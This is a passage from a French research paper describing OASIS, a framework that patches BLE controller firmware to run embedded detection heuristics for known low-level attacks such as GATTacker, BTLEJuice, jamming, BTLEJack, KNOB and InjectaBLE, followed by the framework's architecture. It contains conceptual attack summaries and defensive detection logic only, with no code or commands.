Notre approche étant basée sur une détection locale réalisée sur les nœuds eux-mêmes, elle s'affranchit de beaucoup des problèmes techniques qui limitent les travaux de recherche existants. Tout d'abord, elle ne repose pas sur une stratégie d'écoute passive et n'est donc pas soumise aux contraintes techniques liées au *sniffing* BLE, les nœuds collectant et analysant les caractéristiques localement, que ce soit en mode *advertising* ou en mode *connecté*. Notre approche évite également certains problèmes inhérents à l'utilisation d'une sonde externe tels que le placement de la sonde. Nous démontrons également la pertinence d'embarquer des heuristiques de détection légères et bas niveau pour détecter les attaques BLE existantes, ce travail étant le premier à fournir une détection pratique d'un certain nombre d'attaques bas niveau ciblant le mode *connecté*, telles que InjectaBLE [13], BTLEJack [11] ou KNOB [4]. Notre approche fournit également une solution flexible, qui peut être déployée en pratique sur un seul équipement ou servir de base à un IDS distribué. Nous considérons qu'elle peut compléter efficacement les approches existantes, à la fois en facilitant l'instrumentation d'équipements réels et en fournissant un *framework* facile d'utilisation, modulaire et extensible pour construire des heuristiques de détection sur des équipements hétérogènes.

3 Détection des attaques bas niveau BLE

Dans cette section, nous introduisons d'abord brièvement quelques prérequis concernant le protocole BLE. Ensuite, nous décrivons six attaques bas niveau critiques liées à la conception du protocole BLE et montrons comment ces attaques peuvent être détectées au moyen de caractéristiques appropriées disponibles au sein des contrôleurs BLE. Enfin, nous donnons la liste des ressources nécessaires pour implémenter ces heuristiques de détection et comment elles motivent le développement de notre *framework* de détection embarqué, *OASIS*.

3.1 Présentation du Bluetooth Low Energy

Le protocole BLE est une variante du protocole Bluetooth, visant essentiellement à réduire sa consommation électrique et la complexité de sa pile protocolaire. Dans cette sous-section, nous introduisons les pré-requis techniques nécessaires pour comprendre à la fois les attaques de bas niveau liées à la conception de ce protocole et notre approche de détection embarquée.

La couche physique du BLE utilise une modulation dite *Gaussian Frequency Shift Keying* (GFSK) avec un débit de données de 1 Mbps ou 2 Mbps. Elle fonctionne dans la bande ISM 2,4 GHz, qui est divisée en 40 canaux de communication, chacun utilisant une bande passante de 2 MHz. Trois de ces canaux, nommés canaux *d'advertising* et numérotés de 37 à 39, sont dédiés au mode *advertising*, permettant aux équipements de diffuser des paquets dits *advertisements*, visant à notifier leur présence aux autres équipements de l'environnement. Les canaux restants, nommés canaux de données, sont utilisés en mode *connecté*, un autre mode de fonctionnement basé sur une topologie Maître/Esclave, permettant à deux équipements d'établir une connexion pour échanger des données. Chaque nœud est lié à un rôle (nommé rôle*GAP*) en fonction de ses capacités : a) un *Broadcaster (ou Advertiser)* est uniquement capable de transmettre des *advertisements*, b) un *Scanner (ou Observer)* est uniquement capable de scanner les *advertisements*, c) un *Peripheral* est capable d'annoncer sa présence à l'aide d'*advertisements* et peut accepter les connexions entrantes et d) un *Central* est capable de scanner les *advertisements* et d'initier une connexion avec un *Peripheral*.

En mode *advertising*, un équipement émet régulièrement des trames d'*advertisements* sur les 3 canaux d'*advertisements*. Le temps entre chaque *advertising event* (qui représente un cycle complet de sauts sur les trois canaux) est défini par l'*advInterval*, un entier choisi par l'équipement et multiple de 0,625 ms, et par un délai aléatoire nommé *advDelay* entre 0 et 10ms, qui est généré automatiquement par la couche liaison pour chaque *advertisement event*. Après chaque transmission, l'équipement qui émet les *advertisements* écoute brièvement le canal, à la recherche de potentielles *Scan Request* ou *Connection Request* transmises par un autre équipement.

Si une *Connection Request* est reçue, les deux équipements entrent en mode *connecté*, dans lequel les équipements impliqués appliquent un algorithme de saut de canal et sautent sur des canaux de données. L'équipement qui initie la connexion agit comme un *Master* tandis que l'équipement acceptant la connexion entrante agit comme un *Slave*. Plusieurs paramètres inclus dans la *Connection Request* sont fournis en entrées de l'algorithme

de saut de canal sélectionné. Les équipements communiquent pendant des intervalles de temps nommés *connection events* : d'abord le *Master* transmet une trame au *Slave*, puis le *Slave* attend 150us et transmet sa propre trame au *Master*. Si les équipements n'ont pas de données à échanger, ils transmettent des trames avec une charge utile de longueur nulle pour faciliter la synchronisation. La durée d'un *connection event* est définie par un paramètre nommé *Hop Interval*, qui est un multiple entier de 1,250 ms inclus dans la charge utile du *Connection Request*. Lorsqu'un *connection event* est terminé, les équipements sautent sur le canal suivant en fonction de l'algorithme de saut de canal sélectionné avec les paramètres fournis. Cette conception est efficace pour éviter les interférences potentielles, qui sont courantes dans la bande ISM 2,4 GHz du fait de sa sur-utilisation. Notons qu'un mécanisme complémentaire nommé *Channel Map* permet de mettre en liste noire ou blanche les canaux de données.

Chaque trame de la couche liaison commence par un préambule d'1 octet suivi d'un champ de 4 octets nommé *Access Address* utilisé pour la synchronisation. Chaque trame comprend également un en-tête, une charge utile et un contrôle de redondance cyclique (CRC) de 3 octets, permettant de vérifier l'intégrité de la trame. L'algorithme de calcul du CRC est configuré à l'aide d'une valeur d'initialisation, qui est une constante prédéfinie en mode *advertising* (0x555555) et une valeur aléatoire choisie par l'initiateur et transmise dans la charge utile de la *Connection Request* en mode *connecté*. Une trame corrompue peut être détectée en comparant le CRC calculé avec le CRC inclus à la fin de la trame : elle sera alors ignorée par la couche liaison du récepteur.

La spécification BLE introduit plusieurs mécanismes de sécurité permettant de protéger efficacement la confidentialité et l'intégrité des communications. Par exemple, la connexion peut être chiffrée à l'aide d'une clé dérivée de la *Long Term Key*, qui est négociée lors de la phase de *bonding*. La spécification introduit plusieurs méthodes permettant aux dispositifs communicants de négocier des paramètres de sécurité, tels que l'entropie de la clé ou les capacités d'entrée/sortie. Cependant, certaines de ces méthodes sont connues pour être vulnérables ou faibles [4, 27], et il est malheureusement courant de rencontrer des équipements commerciaux qui n'ont mis en œuvre aucune mesure de sécurité.

3.2 Détection des attaques bas niveau

Dans cette sous-section, nous présentons brièvement six attaques bas niveau critiques ciblant le protocole BLE, et présentons notre stratégie de détection pour chacune. Nous nous sommes concentrés sur les attaques

liées à la conception du protocole lui-même et qui ne peuvent pas être facilement corrigées sans modifier la spécification.

GATTacker et BTLEJuice : attaques de l'homme du milieu

Présentation de l'attaque : Deux stratégies principales ont été développées afin de réaliser une attaque Man-in-the-Middle ciblant une connexion BLE. Elles sont toutes deux basées sur une stratégie de *spoofing* ciblant les *advertisements* transmis par un *Peripheral* avant l'initiation de la connexion, même si elles adoptent des approches différentes pour effectuer cette opération. *GATTacker* [19] exploite le fait qu'un *Central* essayant d'initier une connexion avec un *Peripheral* transmet sa *Connection Request* juste après la réception d'un paquet d'annonce transmis par le *Peripheral*. En conséquence, l'approche *GATTacker* transmet des paquets d'*advertisement* usurpés plus rapidement que le *Peripheral* légitime pour maximiser la probabilité de recevoir la *Connection Request* à sa place. Une fois que le *Central* est connecté au faux *Peripheral* de l'attaquant, ce dernier initie une connexion à l'aide d'un deuxième dongle BLE avec le *Peripheral* légitime pour établir l'attaque Man-in-the-Middle. L'approche *BTLEJuice* [9], quant à elle, est basée sur le fait qu'un *Peripheral* cesse de transmettre des *advertisements* lorsqu'il est impliqué dans une connexion. L'attaquant utilise un premier dongle pour établir une connexion avec le *Peripheral* cible, le forçant à cesser de diffuser ses *advertisements*. Ensuite, l'attaquant utilise un deuxième dongle pour exposer un *Peripheral* usurpé, attendant qu'un *Central* initie une connexion.

Stratégies de détection : Notre stratégie pour détecter *GATTacker* est basée sur l'observation qu'un *Peripheral* transmettant des *advertisements* doit suivre un algorithme de saut de canal spécifique, qui dépend de deux paramètres (l'*advertising delay* et l'*advertising interval*, comme nous l'avons mentionné dans la sous-section 3.1). Si un attaquant transmet des *advertisements* simultanément, un nœud surveillant les canaux d'*advertisement* en tant que *Scanner* ou *Central* devrait recevoir à la fois les *advertisements* légitimes et usurpés et être capable de détecter que les paquets reçus ne sont pas conformes à la spécification du protocole, indiquant par là même la présence d'un nœud malveillant.

Afin de détecter cette situation, nous estimons d'abord l'*advertising interval* pour chaque équipement transmettant des *advertisements*. Cette estimation est basée sur une fenêtre glissante durant laquelle est calculée la durée entre deux *advertisements* consécutifs d'un même équipement reçus

sur le même canal : la valeur minimale de ces durées dans la fenêtre est notre estimation de l'*advertising interval* (utiliser cette valeur minimale permet de minimiser l'impact de l'*adverstising delay* qui est une valeur aléatoire). Ensuite, nous fixons un seuil de détection à une valeur correspondant à l'*adversiting interval* moins la valeur maximale d'*avdertising delay*, ce qui représente le pire cas légitime. Chaque fois qu'un nouveau paquet est reçu, une nouvelle estimation est calculée avec cette méthode, et si la valeur calculée est inférieure au seuil de détection, une alerte est levée indiquant la présence d'un nœud malveillant.

L'attaque *BTLEJuice* est plus difficile à détecter car un nœud surveillant un canal d'*advertising* n'a aucune garantie d'observer la *Connection Request* transmise par l'attaquant. En conséquence, nous choisissons d'adopter une autre stratégie, permettant au *Peripheral* cible de détecter sa propre usurpation par un attaquant. Lorsqu'une connexion est établie, le *Peripheral* maintient la connexion et analyse simultanément les *advertisements*. Au cours de cette opération de scan, le *Peripheral* vérifie si sa propre adresse est incluse dans les paquets d'*advertisements* observés. Si une telle situation est détectée, cela signifie qu'un attaquant tente d'effectuer l'attaque *BTLEJuice* et une alerte est déclenchée.

Même si ces stratégies permettent une détection efficace, elles présentent toutefois certaines limites qu'il convient de souligner. La détection de *GATTacker* doit pouvoir estimer correctement l'*advertising interval* légitime avant de pouvoir détecter un nœud attaquant : par conséquent, la détection nécessite que le dispositif de surveillance ait pu parcourir sa fenêtre glissante pour estimer l'intervalle avant le début de l'attaque. Cette phase d'apprentissage pourrait probablement être réduite ou supprimée dans un environnement contrôlé, où les équipements réalisant la détection pourraient utiliser des *advertising intervals* pré-configurés pour chaque *Peripheral* surveillé. De même, la détection de *BTLEJuice* nécessite que le *Peripheral* cible soit capable de maintenir simultanément une connexion et de scanner les *advertisements*. La plupart des contrôleurs devraient être capables d'effectuer ces opérations simultanément, mais cela peut être problématique pour certains contrôleurs spécifiques qui n'implémentent qu'un sous-ensemble des rôles *BLE* (par exemple, certaines piles protocolaires de Nordic SemiConductors implémentent uniquement le rôle *Peripheral* et ne peuvent donc pas effectuer l'opération de scan simultanément).

Attaques de brouillage continu

Présentation de l'attaque : Un problème de sécurité courant observé lors de l'utilisation d'un protocole de communication sans fil est lié au fait que le

support est ouvert par conception, ce qui permet à un attaquant de porter atteinte à la disponibilité des communications en attaquant le lien lui-même. L'une des stratégies les plus simples pour effectuer une telle attaque de déni de service consiste à transmettre un signal de brouillage, qui interfère avec le trafic légitime et génère des CRC invalides, forçant les nœuds légitimes à ignorer les trames corrompues. Plusieurs stratégies de brouillage existent [8,28], mais nous nous concentrons ici sur une attaque de brouillage simple visant à attaquer les canaux d'*advertising* en transmettant un signal de forte puissance sur les fréquences correspondantes. Les canaux d'*advertising* sont en effet une cible intéressante pour un attaquant, car ils sont à la fois utilisés pour indiquer la présence d'équipements et pour initier des connexions. De ce fait, un brouilleur continu ciblant ces canaux peut avoir un impact conséquent sur les nœuds présents dans l'environnement, en interrompant toute tentative d'initiation de connexion ou tentative de scan. Cette approche offensive est également intéressante du point de vue des coûts, car elle ne nécessite pas de suivre l'algorithme de saut de canal d'une connexion et cible des canaux prédéfinis, réduisant considérablement le coût et la complexité du brouilleur.

Stratégie de détection : Une solution évidente pour détecter une telle attaque serait d'analyser la couche physique pour détecter le signal de brouillage. Cependant, cette solution ne peut pas être mise en place facilement par un système de détection d'intrusion intégré dans des nœuds légitimes car la plupart des contrôleurs BLE existants ne permettent pas un accès direct à la couche physique. Cela nécessiterait également une analyse complexe car l'attaquant a très peu de contraintes concernant la conception du brouilleur, et n'est pas obligé de se conformer à la spécification du protocole. Une autre façon de détecter cette attaque repose sur l'idée de surveiller ses conséquences au niveau de la couche liaison. En effet, une attaque de brouillage réussie provoque des corruptions de paquets, entraînant des CRC invalides. Comme tout équipement conforme à la spécification est capable de vérifier la validité du CRC d'un paquet, notre stratégie de détection est basée sur cette vérification : chaque seconde, les nœuds implémentant les rôles *Scanner* ou *Central* (c'est-à-dire qui sont capables de scanner des *advertisements*) calculent le nombre de paquets reçus sans corruption d'intégrité par seconde sur un canal donné, les trames avec un CRC invalide étant ignorées. Si cette valeur est égale à zéro pendant plus d'un certain nombre de mesures (fixé à 5 dans nos expérimentations) pour un canal donné, on considère que le canal est brouillé et une alerte est levée.

Notons que cette stratégie détecte un environnement sans aucun trafic comme un faux positif : même si cette situation se produit rarement, elle doit être prise en compte dans une optique défensive. Une façon de faire la distinction entre cette situation légitime et une attaque serait d'estimer à la fois le nombre de paquets corrompus et non corrompus par seconde, et de ne déclencher l'alerte que si le nombre de paquets non corrompus par seconde est égal à zéro alors que le nombre de paquets corrompus par seconde est différent de zéro. Cependant, cette variante pourrait conduire à des faux négatifs si l'attaquant brouille le préambule des paquets, n'entraînant aucune réception valide par l'IDS embarqué, et donc aucun déclenchement d'alerte. Si l'environnement peut être maîtrisé, l'insertion d'un équipement de type *Advertiser* non connectable pourrait constituer un bon compromis, permettant d'appliquer la première stratégie sans risque de faux positifs.

L'attaque BTLEJack

Présentation de l'attaque : BTLEJack [11] est une autre attaque qui peut avoir un impact conséquent sur la disponibilité. Cette attaque, présentée par D. Cauquil, consiste à brouiller une connexion établie ou à usurper le rôle de *Master* dans certaines circonstances. L'attaquant se synchronise d'abord avec une connexion établie, puis transmet un signal de brouillage lorsque le *Slave* envoie une réponse au *Master* à chaque *connection event*. L'attaque exploite un mécanisme de compteur visant à détecter une perte de lien en incrémentant la valeur de ce compteur à chaque paquet manqué ou invalide. Lorsque ce compteur atteint un seuil prédéfini, le *Master* considère la connexion comme perdue et quitte la connexion, ce qui permet ainsi à l'attaquant de l'interrompre ou, dans le pire des cas, d'usurper le rôle de *Master* si le *Slave* ne quitte pas la connexion immédiatement après la déconnexion du *Master*.

Stratégie de détection : Du point de vue d'un nœud *Central*, la détection de cette attaque peut être effectuée facilement : contrairement à une perte de connexion normale, le *Central* reçoit des trames comprenant un CRC invalide sur plusieurs événements de connexion consécutifs lors d'une attaque, alors que dans un scénario légitime, il ne devrait recevoir aucun paquet. Cette situation a une très faible probabilité de se produire dans une situation légitime, l'algorithme de saut de canal assurant l'utilisation de plusieurs canaux répartis sur l'ensemble de la bande ISM 2,4GHz. Le stratégie de détection consiste donc à déclencher une alerte lorsque le

compteur de trames consécutives reçues avec corruption d'intégrité atteint la valeur du compteur de connexions moins un (juste avant le succès de l'attaque).

L'attaque KNOB

Présentation de l'attaque : L'attaque *KNOB*, présentée par D. Antonioli et al. [4], permet à un attaquant en situation d'homme au milieu d'injecter une faible valeur d'entropie lors du processus d'appairage. En effet, le processus d'appairage inclut un protocole dédié à la négociation d'entropie, permettant à chaque équipement impliqué d'indiquer combien d'octets d'entropie peuvent être utilisés lors de la génération de la clé. Par conséquent, un attaquant peut effectuer une attaque visant à diminuer l'entropie, en fixant ce nombre d'octets à 7 octets (valeur minimum autorisée) au lieu de 16 qui est la valeur standard utilisée en BLE. En conséquence, la clé peut facilement être découverte par une attaque de force brute, ce qui compromet la sécurité des futures communications entre les équipements concernés.

Stratégie de détection : Cette attaque peut être détectée à la fois par un *Central* ou un *Peripheral* en utilisant une simple stratégie passive. Lorsqu'une *Pairing Request* est reçue (le paquet utilisé pour négocier la valeur d'entropie), la valeur de cette entropie est extraite de la charge utile du paquet et une alerte est déclenchée si la valeur est inférieure à 10 octets. Même si le protocole permet techniquement d'utiliser légitimement une valeur aussi faible, considérer qu'un équipement ne devrait pas être autorisé à utiliser une valeur d'entropie suffisamment faible pour permettre une attaque par force brute est une contrainte qui nous semble totalement justifiée du point de vue de la sécurité.

L'attaque InjectaBLE

Présentation de l'attaque : Cette attaque est une attaque récente par injection ciblant les communications BLE baptisée InjectaBLE [13]. L'attaque détourne une fonctionnalité permettant à deux équipements de communiquer même en cas d'une éventuelle dérive d'horloge : lorsqu'un *Peripheral* passe en mode réception pour recevoir un paquet du *Central* lors d'un *connection event*, il écoute pendant une courte fenêtre (nommée *window widening*) après et avant l'instant théorique, permettant à un attaquant d'exploiter une *race condition* et d'injecter un paquet malveillant avant

le *Central* légitime. Cette attaque est critique, surtout si la connexion n'est pas chiffrée, car elle permet d'usurper n'importe quel rôle de la communication ou d'effectuer un Man-in-the-Middle par l'injection de trames judicieusement choisies.

Stratégie de détection : Cette attaque peut être détectée par le *Peripheral* ciblé lui-même en calculant en permanence l'intervalle entre deux paquets reçus consécutifs. On est ainsi capable de détecter si un paquet a été injecté en comparant le dernier intervalle à l'intervalle de connexion légitime : si l'intervalle est inférieur à l'intervalle théorique moins un seuil estimé empiriquement, on considère la trame comme malveillante, provoquant le déclenchement d'une alerte. Notons que toutefois, cette stratégie peut conduire à des faux positifs si les équipements utilisent des horloges avec une dérive importante, même si nos expérimentations ont conduit à de très bons résultats avec cette heuristique.

3.3 Données nécessaires à la détection

Les stratégies de détection que nous avons décrites ci-dessus nous donnent un bon aperçu des données (appelées *caractéristiques* dans la suite de cet article) dont il faut disposer pour implémenter les modules de détection. Les parties suivantes de la pile BLE doivent être instrumentés :

- **mécanismes de traitement des paquets :** la majorité de nos stratégies a besoin d'accéder aux paquets au niveau de la couche liaison, en particulier les paquets reçus. Les *advertisements* et les paquets de données doivent être collectés, avec certaines meta-données pertinentes comme la validité du CRC ou le RSSI.
- **mécanismes de gestion du temps :** nous avons besoin de collecter les timestamps avec la meilleure précision possible de façon à estimer les intervalles entre les paquets, nécessaires à l'implémentation des modules de détection des attaques *GATTacker* ou *InjectaBLE*. Nous avons aussi besoin d'exécuter du code régulièrement et indépendamment des instants de réception des paquets, par exemple pour calculer le nombre de paquets valides par seconde (pour notamment la détection du brouillage continu).
- **mécanismes de gestion des connexions et de l'équipement :** certaines stratégies de détection utilisent des données qui sont gérées par le contrôleur et qui sont liées aux connexions (notamment le *connection interval* pour la détection de l'attaque *InjectaBLE*) ou à l'équipement lui-même (notamment l'adresse BD pour la détection de l'attaque *BTLEJuice*). Comme certaines de nos stratégies de

détection sont limitées à certains rôles spécifiques, nous avons aussi besoin de connaître en temps réel la valeur du rôle courant de l'équipement instrumenté, et déclencher l'exécution de code lors de l'occurence d'un événement (comme l'initiation d'une connexion).
— **opérations de haut niveau :** nous avons besoin d'instrumenter des opérations de haut niveau du contrôleur, par exemple pour déclencher le mode *scan* lorsqu'une connexion est établie pour la détection de l'attaque *BTLEJuice*.

Notons que la mise en œuvre de ces mécanismes peut être très hétérogène selon la pile protocolaire utilisée. Pour éviter le développement de multiples modules de détection selon la pile, il est nécessaire de disposer d'un *framework* générique fournissant des *wrappers* destinés à faciliter l'instrumentation des piles et exposant une API homogène. La suite de cet article est consacré à la conception et à l'évaluation de ce *framework*.

4 Conception du Framework

Dans cette section, nous décrivons la conception d'*OASIS*, un *framework* générique et modulaire permettant de patcher des contrôleurs BLE pour y intégrer des heuristiques de détection, telles que celles présentées dans la section précédente. Nous présentons tout d'abord les principales lignes directrices qui ont guidé son élaboration. Ensuite, nous décrivons son architecture globale et la structure du code de détection généré. Enfin, nous décrivons brièvement l'implémentation de ses principaux composants et un cas typique d'utilisation.

4.1 Principes fondamentaux de conception

Dans la sous-section 3.3, nous avons mis en évidence les exigences minimales nécessaires pour mettre en œuvre les stratégies de détection mentionnées précédemment. Cependant, de nombreuses implémentations de contrôleurs sont propriétaires et non documentées. La conséquence directe de cette situation est que nous ne pouvons pas instrumenter directement le code source, ce qui nous oblige à trouver un moyen d'interagir avec la pile en patchant le binaire du firmware lors de l'exécution tout en executant notre propre code sans perturber le comportement légitime de la pile.

Cette situation a motivé le développement d'un *framework* générant du code embarqué qui doit pouvoir fonctionner indépendamment du contrôleur, sans altérer son comportement normal. Cela implique de bien choisir

les fonctions instrumentées pour éviter d'introduire des retards dans les composants sensibles au temps, mais aussi de trouver un moyen d'injecter notre code et nos données en mémoire sans impacter l'exécution du contrôleur. Notre *framework* doit également permettre à un développeur d'implémenter facilement un nouveau module de détection en lui fournissant un environnement facile d'utilisation pour allouer de la mémoire, collecter les caractéristiques utiles pour les modules de détection ou réagir à un événement spécifique.

Les contrôleurs sont également hétérogènes et ne peuvent être instrumentés sans écrire de code spécifique pour chacun. Cependant, un module de détection décrit une logique indépendante de l'implémentation sous-jacente du contrôleur, et le code correspondant ne doit être écrit qu'une seule fois. Par conséquent, chaque wrapper spécifique à une cible doit exposer une API homogène, facilitant le développement des composants indépendants de la cible. Par conséquent, l'un des principes clés qui a guidé la conception de notre *framework* est la **généricité**.

De plus, certains contrôleurs n'implémentent qu'un sous-ensemble de la spécification BLE. Par exemple, certains contrôleurs orientés IoT n'implémentent que le rôle *Peripheral*. Comme certaines de nos stratégies de détection ne fonctionnent que si l'équipement utilise un rôle spécifique, il n'est pas pertinent d'intégrer systématiquement l'ensemble du *framework*. Il est également important de prendre en compte les fortes contraintes en termes de temps et de mémoire liées à l'approche embarquée. Aussi la **modularité** doit être une ligne directrice fondamentale de la conception de notre *framework*. Enfin, étendre le *framework* pour ajouter une nouvelle cible ou un nouveau module de détection doit être aussi simple que possible.

4.2 Logiciel de détection embarqué

Le *framework OASIS* permet de générer un logiciel embarqué et de l'injecter dans la mémoire de la puce. Ce logiciel embarqué instrumente le contrôleur cible en patchant des fonctions spécifiques afin d'extraire des caractéristiques utiles, puis transmet ces caractéristiques aux modules de détection sélectionnés, qui les analysent et éventuellement déclenchent une alerte si une attaque est détectée. Même si le code interagit avec la pile BLE, il est conçu pour s'exécuter sans interférer avec le comportement légitime : par conséquent, le code utilise et gère son propre espace mémoire, indépendamment de l'application principale.

Le code embarqué comprend trois composants principaux, comme illustré dans la figure 1 : un **wrapper** spécifique à la cible, un **core** et un

ensemble de modules de détection. Ils sont décrits dans les sections suivantes.




Fig. 1. Vue d'ensemble du logiciel embarqué

Wrapper Le *wrapper* est spécifique à chaque cible et permet d'interagir avec le contrôleur. Il est composé de deux principaux éléments : 1) un *système de gestion d'événements* permettant de réagir à des événements spécifiques (par exemple, réception de paquets, transmission de paquets, initiation de connexion...) et d'extraire toutes les caractéristiques de bas niveau disponibles dans le contrôleur, et 2) un *système de gestion d'actions*, permettant de déclencher des actions spécifiques dans le contrôleur (par exemple, envoyer un événement à l'hôte, entrer dans un état spécifique...).

Le *système de gestion d'événements* est composé d'un ensemble de fonctions *wrappers* correspondant aux événements surveillés. Il instrumente certaines instructions spécifiques de la pile BLE pour rediriger le flux d'exécution vers une fonction trampoline, qui sauvegarde le contexte et appelle le *wrapper* correspondant. Une fois le *wrapper* exécuté, la fonction trampoline restaure le contexte, exécute l'instruction modifiée par le patch et redirige le flux d'exécution vers l'instruction suivante de la pile protocolaire. Ce mécanisme permet d'appeler le *wrapper* correspondant lorsqu'un événement spécifique se produit. Le *wrapper* extrait alors toutes les caractéristiques disponibles et les propage au *système de traitement d'événements* implémenté dans le composant *Core*.

Le *système de gestion d'actions* est composé d'un ensemble de fonctions permettant de déclencher une action spécifique dans le contrôleur

instrumenté. Selon la pile instrumentée, il peut effectuer un appel de fonction, simuler une commande HCI transmise par l'hôte ou modifier une variable dans la mémoire du contrôleur. Ce composant est le seul qui est spécifique à chaque cible : par conséquent, chaque *wrapper* implémenté expose une API similaire, permettant aux composants indépendants de la cible d'interagir avec le contrôleur de manière standardisée et unifiée.

Core Le *Core* est le composant central impliqué dans le logiciel de détection. Il est composé d'un *système de traitement d'événements*, d'un *ensemble de bibliothèques* et d'un *système d'instrumentation*.

Le *système de traitement des événements* gère les différents événements surveillés par le logiciel de détection. Lorsque le *wrapper* génère un événement spécifique, le *Core* collecte les caractéristiques extraites par le *wrapper* et en déduit éventuellement d'autres complémentaires (par exemple, le *Core* peut déduire le *advInterval* utilisé par un *Advertiser* ou un *Peripheral* à partir des *timestamps* des *advertisements* reçus de cet objet). Ensuite, le *système de traitement d'événements* propage l'événement, ainsi qu'une structure contenant les caractéristiques collectées, aux modules de détection intégrés au sein du logiciel embarqué en appelant les *callbacks* correspondants.

Le *Core* expose également un *système d'instrumentation*, qui peut être utilisé par les modules de détection pour interagir avec le contrôleur. Ce système d'instrumentation propage les appels de fonction au *wrapper*, permettant au contrôleur d'entrer dans un état spécifique ou de déclencher une action de manière générique. Il fournit également diverses *bibliothèques* facilitant le développement des modules. Le *Core* expose sa propre librairie de gestion de mémoire, permettant d'allouer et de libérer dynamiquement de la mémoire sans interférer avec la gestion native de la mémoire (le logiciel de détection gère son propre tas indépendant), une implémentation de *hashmap* et un système de journalisation, permettant d'envoyer des alertes de détection à l'hôte.

Modules de détection Les modules de détection mettent en œuvre les stratégies de détection : ils sont généralement en charge d'analyser les caractéristiques fournies par le composant *Core* pour détecter les attaques. Ils peuvent également déclarer des *callbacks* qui sont exécutés lorsqu'un événement spécifique se produit, par exemple lorsqu'un paquet est reçu ou qu'une connexion est établie. Ils ont également accès aux caractéristiques collectées et déduites à l'aide d'une structure spécifique, et peuvent déclencher divers comportements via l'API d'instrumentation.

Chaque module est indépendant, et peut être considéré comme un logiciel de détection embarqué à part entière. Grâce à cette conception, l'utilisateur peut choisir les modules qu'il souhaite inclure dans le logiciel de détection embarqué, et facilement intégrer de nouvelles heuristiques de détection en développant ses propres modules. Un système de dépendances permet également de compiler et de charger en mémoire uniquement un sous-ensemble des fonctionnalités du *framework*, en fonction des besoins des modules sélectionnés. Cette fonctionnalité est particulièrement importante compte tenu des contraintes de temps et de mémoire inhérentes à une approche embarquée.

4.3 Architecture du framework




Fig. 2. Architecture du framework

Le *framework OASIS* permet de générer le logiciel de détection présenté dans la section précédente et de l'injecter en mémoire. Le *framework* comprend 4 composants principaux, comme illustré dans la Figure 2 : le **Firmware analyzer**, le **Build system**, le **Patcher** et le **Monitor**. Nous les décrivons dans les sections suivantes.

Firmware analyzer Pour instrumenter un contrôleur spécifique, le *framework* s'appuie sur un ensemble de code source et de fichiers de

configuration propres à une cible. Ces fichiers contiennent toutes les informations nécessaires au *framework* pour patcher le firmware du contrôleur, injecter le code du logiciel de détection dans la mémoire et interagir avec le contrôleur. Une cible typique est décrite par les fichiers suivants :

- **target.conf :** un fichier de configuration contenant des informations requises par le *framework* telles que l'architecture matérielle de la puce ou le *backend* à utiliser pour interagir avec la cible.
- **patch.conf :** un fichier de configuration fournissant une liste d'instructions du firmware qui peuvent être patchées pour capturer des événements spécifiques (réception de paquets, connexions...).
- **wrapper.c :** le code source du wrapper qui permet de fournir une API d'instrumentation unifiée au *Core*.
- **functions.ld :** une liste de quelques fonctions incluses dans le firmware du contrôleur qui sont utilisées par le *wrapper*. Ce fichier est fourni en entrée du *linker*.
- **linker.ld :** un script d'édition des liens qui décrit les zones mémoire disponibles pour injecter le logiciel de détection.

L'obtention des informations nécessaires à la génération de ces fichiers nécessite généralement d'effectuer une rétro-ingénierie du firmware du contrôleur, la plupart d'entre eux étant propriétaires et non documentés. Ce processus étant délicat et sujet aux erreurs lorsqu'il est effectué manuellement, le rôle du *firmware analyzer* est d'automatiser cette tâche de rétro-ingénierie et la génération de fichiers spécifiques à la cible correspondante.

Le processus est divisé en deux étapes principales. Le premier est dédié à la rétro-ingénierie du *firmware* fourni tandis que le second utilise les informations collectées pour générer les fichiers source et de configuration propres à la cible. L'étape de rétro-ingénierie est principalement basée sur une analyse statique du binaire du *firmware* qui tente d'identifier les fonctions, variables et structures pertinentes au moyen d'expressions régulières. Même si cette analyse dépend de l'architecture du contrôleur, nous avons observé que, pour un type de contrôleur donné, différents *firmwares* peuvent présenter de nombreuses similitudes, principalement liées à la réutilisation de code, ce qui nous permet d'automatiser l'analyse de plusieurs *firmware* partageant la même architecture de contrôleur.

De même, diverses stratégies d'analyse permettent d'identifier des zones mémoire utilisables pour injecter le code du logiciel de détection sans perturber l'exécution du contrôleur. Notons que nous avons travaillé sur trois architectures différentes de contrôleurs, dont deux sont décrites

dans la section 5, mais le *framework* pourrait facilement être étendu pour ajouter le support de nouvelles architectures de contrôleurs.

